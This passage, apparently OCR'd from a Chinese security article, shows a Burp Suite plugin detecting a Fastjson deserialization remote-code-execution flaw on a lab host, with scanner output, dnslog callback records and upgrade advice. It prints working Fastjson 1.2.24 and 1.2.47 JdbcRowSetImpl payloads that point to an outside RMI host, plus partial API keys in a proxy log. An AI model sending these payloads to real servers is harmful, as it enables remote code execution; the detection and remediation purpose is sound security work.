
插件已经自动填充并发送了payload



#	Complete	工具	方法	主机	通行证	Query	状态	Response L
1	☑	Proxy	POST	http://192.168.0.191:8...	/		400	229
2	☑	Extender	POST	http://192.168.0.191:8...	/		400	233
3	☑	Proxy	POST	http://192.168.0.191:8...	/		400	229
4	☑	Extender	POST	http://192.168.0.191:8...	/		400	233
5	☑	Extender	POST	http://192.168.0.191:8...	/		400	233
6	☑	Extender	POST	http://192.168.0.191:8...	/		400	233
7	☑	Proxy	GET	https://safebrowsing.g...	/v4/threatListUpdates:fetch	$ct=application/x-protobuf&key=AlzaS...	200	1211
8	☑	Extender	GET	https://safebrowsing.g...	/v4/threatListUpdates:fetch	$ct=application/x-protobuf&key=AlzaS...	400	1555
9	☑	Extender	GET	https://safebrowsing.g...	/v4/threatListUpdates:fetch	$ct=application/x-protobuf&key=AlzaS...	400	1555
10	☑	Proxy	GET	https://api.shodan.io	/dns/resolve	key=MM72AkzHXdHpC8iP65VVEEVrJj...	200	34
11	☑	Extender	GET	https://api.shodan.io	/dns/resolve	key=MM72AkzHXdHpC8iP65VVEEVrJj...	200	34
12	☑	Proxy	GET	https://api.shodan.io	/dns/resolve	key=MM72AkzHXdHpC8iP65VVEEVrJj...	200	45
13	☑	Proxy	GET	https://api.shodan.io	/dns/resolve	key=MM72AkzHXdHpC8iP65VVEEVrJj...	200	45


```
POST / HTTP/1.1
Host: 192.168.0.191:8090
User-Agent: curl/7.55.1
Accept: */*
Content-Type: application/json
Content-Length: 198
Connection: close

{"a":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://86b1
22-1.2.47-.r02vpy.ceye.io/Exploit","autoCommit":true}}
```

dnslog平台成功接收到请求



ID	Name	Remote Addr	Created At (UTC+0)
67231447	ddb306-1.2.24-[redacted].ceye.io	[redacted]	2020-06-23 08:36:39
67231446	ddb306-1.2.24-[redacted].ceye.io	[redacted]	2020-06-23 08:36:39
67231445	4f6ffe-1.2.47-.r[redacted].ceye.io	[redacted]	2020-06-23 08:36:39
67231443	2.47-.[redacted].ceye.io	[redacted]	2020-06-23 08:36:39
67231442	2.47-.[redacted].ceye.io	[redacted]	2020-06-23 08:36:39
67231440	47-.r[redacted]y.ceye.io	[redacted]	2020-06-23 08:36:39
67231439	[redacted]y.ceye.io	[redacted]	2020-06-23 08:36:39
67231438	4f6ffe-1.2.47-.r[redacted]y.ceye.io	[redacted]	2020-06-23 08:36:39

插件会自动输出存在漏洞网站



```
[+]      Fastjson Scan
[+]      Author:  瓦都剋
[+]      Email:   admin@w2n1ck.com
[+]      Blog:    https://www.w2n1ck.com
[+] ######################################


[+] Target vulnerability
        [-] host:192.168.0.191
        [-] port:8090
        [-] fastjson version:1.2.47
        [-]
playload:{"a":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://4f6ffe-1.2.47-.r02vpy.ceye.io/Exploit","autoCommit":true}}

[+] Target vulnerability
        [-] host:192.168.0.191
        [-] port:8090
        [-] fastjson version:1.2.24
        [-] playload:{"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://ddb306-1.2.24-.r02vpy.ceye.io/Exploit","autoCommit":true}}
```

0X04修复建议

1、建议使用移动云-云甲web应用防护系统已支持拦截防御fastjson反序列化远程代码执行漏洞利用；

2、建议使用北京云科安信PDP可编程防御平台拦截防御fastjson反序列化远程代码执行漏洞利用；

咨询详细技术方案，请致电400-007-0908或发送邮件至contact@antiratech.com.cn；

3、建议升级到官方最新版fastjson,详情链接：

https://github.com/alibaba/fastjson；